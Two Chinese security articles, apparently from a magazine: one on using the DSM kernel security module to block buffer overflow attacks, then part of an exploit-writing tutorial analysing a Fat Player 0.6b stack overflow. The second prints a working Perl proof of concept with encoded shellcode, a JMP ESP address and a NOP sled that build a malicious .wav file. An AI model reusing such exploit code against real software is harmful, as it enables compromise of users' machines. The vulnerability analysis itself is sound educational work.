本文中我们主要讨论的解决方案是在内核中实现的，并且是基于强制性安全和Linux安全模块(LSM)技术。其中一种解决方案是由美国国家安全局提供的，命名为安全增强的Linux(SE Linux)，另一种解决方案是由爱立信研究开放系统实验室提供的，称为分布式安全模块(DSM)。在本文成文时，其稳定版本是DSI 0.3，而0.4版是当前仍在开发当中的Beta版(2010年6月份即会发布)。上面这两种解决方案的原理相似，都是基于Linux内核"钩子"技术，但它们也有区别，主要是实现、安全策略、性能、可用性等有所不同。第一种方案因配置SE Linux有些复杂，所以在本练习中我们不采用这种方案，将以第二种方案为例讨论如何利用DSM模块来防止缓冲区溢出攻击。

DSM与缓冲区溢出攻击

在DSM中的强制存取控制实现并不仅限于传统的二级安全，即根和用户，相反地，其独立于实现部分的安全策略决定正在执行进程的存取权限。另外请注意，DSM是基于LSM基础结构之上的，但该LSM框架并没有在Linux内核中提供任何额外的安全，只是提供基础结构来支持安全模块的开发。该LSM内核补丁把安全字段添加到内核数据结构上，并且在内核代码的特定位置插入调用(称作"钩子或Hook")来执行一个模块特定的存取控制检查。我们回顾上面的示例程序，当时我们试图用根权限来启动外壳，为此该缓冲区溢出程序必须调用execve。

利用DSM阻止缓冲区溢出攻击

这里我们将以清晰的步骤来展示如何使用DSM模块来阻止缓冲区溢出攻击。

第一步，装载DSM模块，从而以根权限来扩展系统安全：

```
$su
$/sbin/insmod lsm.o #由于历史的原因，该模块被命名为lsm
$exit
```

第二步，更新并装载安全策略(将在后面解释这里的指令)：

```
$vi policy_file
```

并添加下面一行(如果不存在的话)：

```
1 2 128 0
$./UpdatePolicy policy_file
```

在DSI 0.3版本中，这里的实现被进一步增强，而不是使用一个普通文本文件来表达安全策略，现在它使用XML格式。因此，如果用DSI 0.3或0.4进行试验的话，那么要使用XML格式表达策略。

第三步，把易受攻击程序的安全ID改变为1：

```
$su
$SetSID vulnerable 1
@exit
```

第四步，现在已经能够再次实现与缓冲区溢出攻击相同的示例了：

```
$whoami
user
$./exploit
$./vulnerable $RET
$Error ./vulnerable; not found
```

这时检查一下是否取得根权限：

```
$whoami
user
```

上面代码表示，我们现在还是一个正常用户。

第五步，从被缓冲区溢出攻击的被跨越的外壳中退出：

```
$exit
```

当执行第二个./vulnerable $RET时，返回一个错误(必须改变该错误代码以反映在此真正发生的事情)，并且系统将不会允许用根权限启动一个新的外壳。

为了确保我们的模块成为这里的源，可以卸载DSM模块，并且再次运行该易受攻击的程序。在该DSM模块被卸载之后，应该不会出现错误消

息,而且外壳会被以与以前相同的根权限所启动。

下面将解释真正所发生的事情。在第二步中,通过添加一行"1 2 128 0"来更新策略。其中共有4个字段:source security ID (1)、targetsecurity rD (2)、class(128)和permission (0)。这意味着具有"security ID=l"的主体不能在具有"security ID=2"的对象上执行class=128中的操作。我们以这种方式实现称作DSI_CLASS_TRANSITION的"class 128",并且包含了加载时刻的ELF可执行检查。

在第三步中,把"security id 1"赋值给易受攻击的程序。缺省情况下,即如果没有在另外的安全策略文件中说明,那么所有的主体以"securityid 2"开始。在该策略记录中的第三个参数是128,这个值描述了操作,在我们的情况中意味着跨越一个进程的操作。因此,当具有"security id 1"的易受攻击的程序执行存储在易受攻击的缓冲区中的代码时,该系统调用(0x80)将在某处被执行。该系统调用把执行传递到内核,然后再传递到嵌入在内核中的安全钩子。在该安全模块(DSM)中,易受攻击的主体"security id"被加以校验,根据该策略,不允许实现跨越操作。

现在为了保护内核,必须找到所有的易受攻击的进程,并赋予它们不允许跨越其他进程的"security id"值。请注意,在本实验中不必要拥有易受攻击程序的源代码。基于前面创建的测试进程,我们可以安全地假定,新的添加操作的代价很小,大致范围为1%~2%。

小结


缓冲区溢出攻击是引人注目的安全弱点之一,因此被频繁应用于针对Linux和类UNIX操作系统的大部分安全攻击中。DSM实现目的正是为了预防这样的攻击,而且是作为一个Linux模块实现的。DSM还提供了许多其他特性,例如透明地控制存取分布式环境下的Linux族服务器。另外,还有下面几点应该注意:

(1)在DSI从版本0.1到0.2到0.3,再到现在的0.4版的实现中,还存在很多更改。因此,请一定读一下随DSI一起提供的文档,以确保试验是否适于所使用的DSI版本。

(2)有关更多信息,请访问DSI/DigSig工程,并且订阅DSI邮件列表。

总之,本文展示了如何利用DSM实现的强制存取控制来达到防止缓冲区溢出攻击之目的,而且这种安全机制是在执行系统的不同级上实现的。因为存在许多现有的易受缓冲区溢出攻击的应用程序,所以使用DSM的目标之一是使安全性对于应用程序成为透明的,以便即使现有程序也能够在不做任何修改的情况下被保护。该DSM源代码是开源的,读者可以从DSI Web站点http://sourceforge.net/projects/disec/处下载研究。

前置知识:无
关键词:栈溢出、Fat Player、漏洞



菜鸟版Exploit编写指南之六十二:Fat Player 0.6b视频播放软件栈溢出漏洞分析

文/图 孙嘉骏

漏洞背景

Fat Player 0.6b是体积小巧、易于使用的多功能音乐播放器,但在这款小体积的软件中也存在一些漏洞。2009年8月网友24号ahwak2000公布出了这款软件的POC代码。本

文对此POC代码攻击思路进行了详细的跟踪分析，也记下了一些学习心得与大家分享，同时也感谢前辈无私奉献的共享精神，也感谢张东辉师兄留下的学习资料，给了我很大的帮助，向前辈致敬！

漏洞分析

我们首先对ahwak2000公布出的Perl代码进行分析如下：

```
#!/usr/bin/perl
my $shellcode=   //弹出calc计算器的代码
"\x89\xe1\xd9\xee\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49".
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56".
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41".
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42".
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a".
"\x48\x47\x34\x43\x30\x45\x50\x45\x50\x4c\x4b\x51\x55\x47".
"\x4c\x4c\x4b\x43\x4c\x45\x55\x42\x58\x45\x51\x4a\x4f\x4c".
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x43\x31\x4a".
"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x4a\x4e\x46".
"\x51\x49\x50\x4c\x59\x4e\x4c\x4d\x54\x49\x50\x42\x54\x45".
"\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4c".
"\x34\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4b\x55\x4c".
"\x4b\x51\x4f\x47\x54\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44".
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c".
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4c\x49\x51\x4c\x46".
"\x44\x44\x44\x48\x43\x51\x4f\x50\x31\x4a\x56\x45\x30\x50".
"\x56\x42\x44\x4c\x4b\x51\x56\x50\x30\x4c\x4b\x51\x50\x44".
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45".
"\x58\x4b\x39\x4a\x58\x4d\x53\x49\x50\x42\x4a\x50\x50\x43".
"\x58\x4a\x50\x4d\x5a\x44\x44\x51\x4f\x45\x38\x4a\x38\x4b".
"\x4e\x4c\x4a\x44\x4e\x50\x57\x4b\x4f\x4d\x37\x42\x43\x43".
"\x51\x42\x4c\x42\x43\x43\x30\x41\x41";
###########################################
my $overflow="\x41" x 4124;
my $sh= "\xEB\x09\x90\x90";#short jump
my $jmp="\x1F\x22\x44\x00";# Universal —004422 . FFE4          JMP ESP
my $nop="\x90" x 20;
###########################################
open(myfile,'>> ahwak2000.wav');
print myfile $overflow.$sh.$jmp.$nop.$shellcode;
###########################################
```

从上面的Perl语言写的代码可以大致看出此为一个缓冲区栈溢出方式，于是我进行了猜测分析：overflow为4124个0x41，也就是字母'A'，跟在其后的sh为覆盖栈中EBP的数据，接下来的jmp为传统的JMP ESP指令的地址，大家可以在User32.Dll、Ntdll.DLL等中搜索到相应指令的地址，此文中在Windows XP3下该地址为0x0044221F，执行JMP ESP后会最终使得IP指令落到紧跟在后面的Nop指令，接着运行Shellcode指令。代码把这一串数据输出到一个ahwak2000.wav文件中供软件打开，用软件打开此畸形文件，最终导致溢出，运行shellcode。

以上仅仅是推测，那么下面我们来进行实际的验证，看是否正确。我们用Fat Player 0.6b打开刚才生成的ahwak2000.wav文件，单击运行以后，成功弹出了calc计算器，也就是说，已经成功进行了一次攻击，如图1所示。




图1

但是到底是怎么实现的呢?那么我们就要跟踪程序是在何处跳转到我们的Shellcode中的。根据前面的猜测,我们如果更改了JMP ESP这条指令的地址,那么程序就不会运行到我们的Shellcode中,那么我们可以把my $jmp="\x1F\x22\x44\x00"这条指令 改为my $jmp= "\xFF\xFF\xFF\xFF ",那么程序就应该会出现异常,然后我们便可以从发生异常的堆栈处查到蛛丝马迹了。

怀着这样的想法,我们用更改好了的程序代码新生成一个ahwak2000.wav,在Fat Player 0.6b中打开,发现出现了异常,用OllDBG调试异常断点如图2所示。




图2

从栈中可以看到程序的确是发生了函数调用后的栈溢出。EIP跳转到0xffffffff处,确证了我们的想法。

那么为什么会发生栈溢出了?接下来我们对溢出进行详细的分析。一般来说对于函数调用发生的栈溢出,一般而言是因为在函数中拷贝数据的时候,数据长度大于了函数为局部变量开辟的栈空间的长度,从而导致了淹没了函数的EBP和返回地址。那么就可以设想可能是在函数中调用了某些函数进行字符拷贝从而淹没了栈空间,如果是这样那么在栈中就一定保留了这些函数的返回地址,我们可以对以上理论进行尝试。通过栈回溯如图3所示,我们可以看到有几个函数地址存在于栈空间中。




图3

我们看到0x00D9EE64和00D9EE50处有两个函数返回地址分别为0x479E1F和0x41A952。这两个地址都存在于Fat Player PE文件格式的txt段中。所以我们可以对这两个地方先进行分析,我们打开IDA,对Fat Player.exe进行反汇编。直接跳到0x00479E1F处看到如下代码:

```
CODE:00479E1A    call    @Classes@TStream@GetPosition$qqrv ;
CODE:00479E1F    cmp     edx, [esp+1034h+var_1030]
```

我们用OllDBG先在00479E1A处下断点,进行一次调试,发现程序断在00479E1A处,观察栈,发现并未发生溢出,但是此时栈中已有'AAAAA'几个数据,如图4所示。




图4

按F9键继续运行,发现再次断在此处,但是此时栈中又多了一个'A',成为'AAAAAA'。经多次调试发现每断在此处栈中就多了一个'A',经过N次调用以后最终发生溢出。这是为什么呢?起初我设想的可能是此处有一循环,每次循环从文件中读入一个字符到栈空间中,读入多次导致栈溢出。事实上,经过IDA反汇编的代码分析也验证了我的思想,最终经过单步调式发现在0x00479E1A上面的不远处的0x0047993F处,0x0047993F调用函数会在栈中多出一个'A',那么可以确定是在此处最终导致的溢出的。经过分析得到如下:

```
CODE:00479931    lea    edx, [esp+esi+102Ch+var_1020]    把buf局部变量地址读入到edx中
CODE:00479935    mov    ecx, 1
```

```
;每次读入字节数为1
        CODE:0047993A        mov        eax, [ebx+58h]
        CODE:0047993D        mov        ebp, [eax]
        CODE:0047993F        call       dword ptr [ebp+0Ch]
;最终调用ReadFile函数读入一字节到buf中,使得每次调用这会多一个'A',最后经过循环调用使得buf溢出

        ..................
        2
        CODE:00479956        call       dword ptr [edi+0Ch]
;最终调用SetFilePiont使文件指针后移一位
        ..................
        3
        CODE:00479E32        cmp        esi, 2000h
;进行循环,只要每次读入数据成功,那么就esi加1,进行了2000h次循环后会导致buf溢出
        CODE:00479E38        jl         loc_4798F9
;进行循环
```

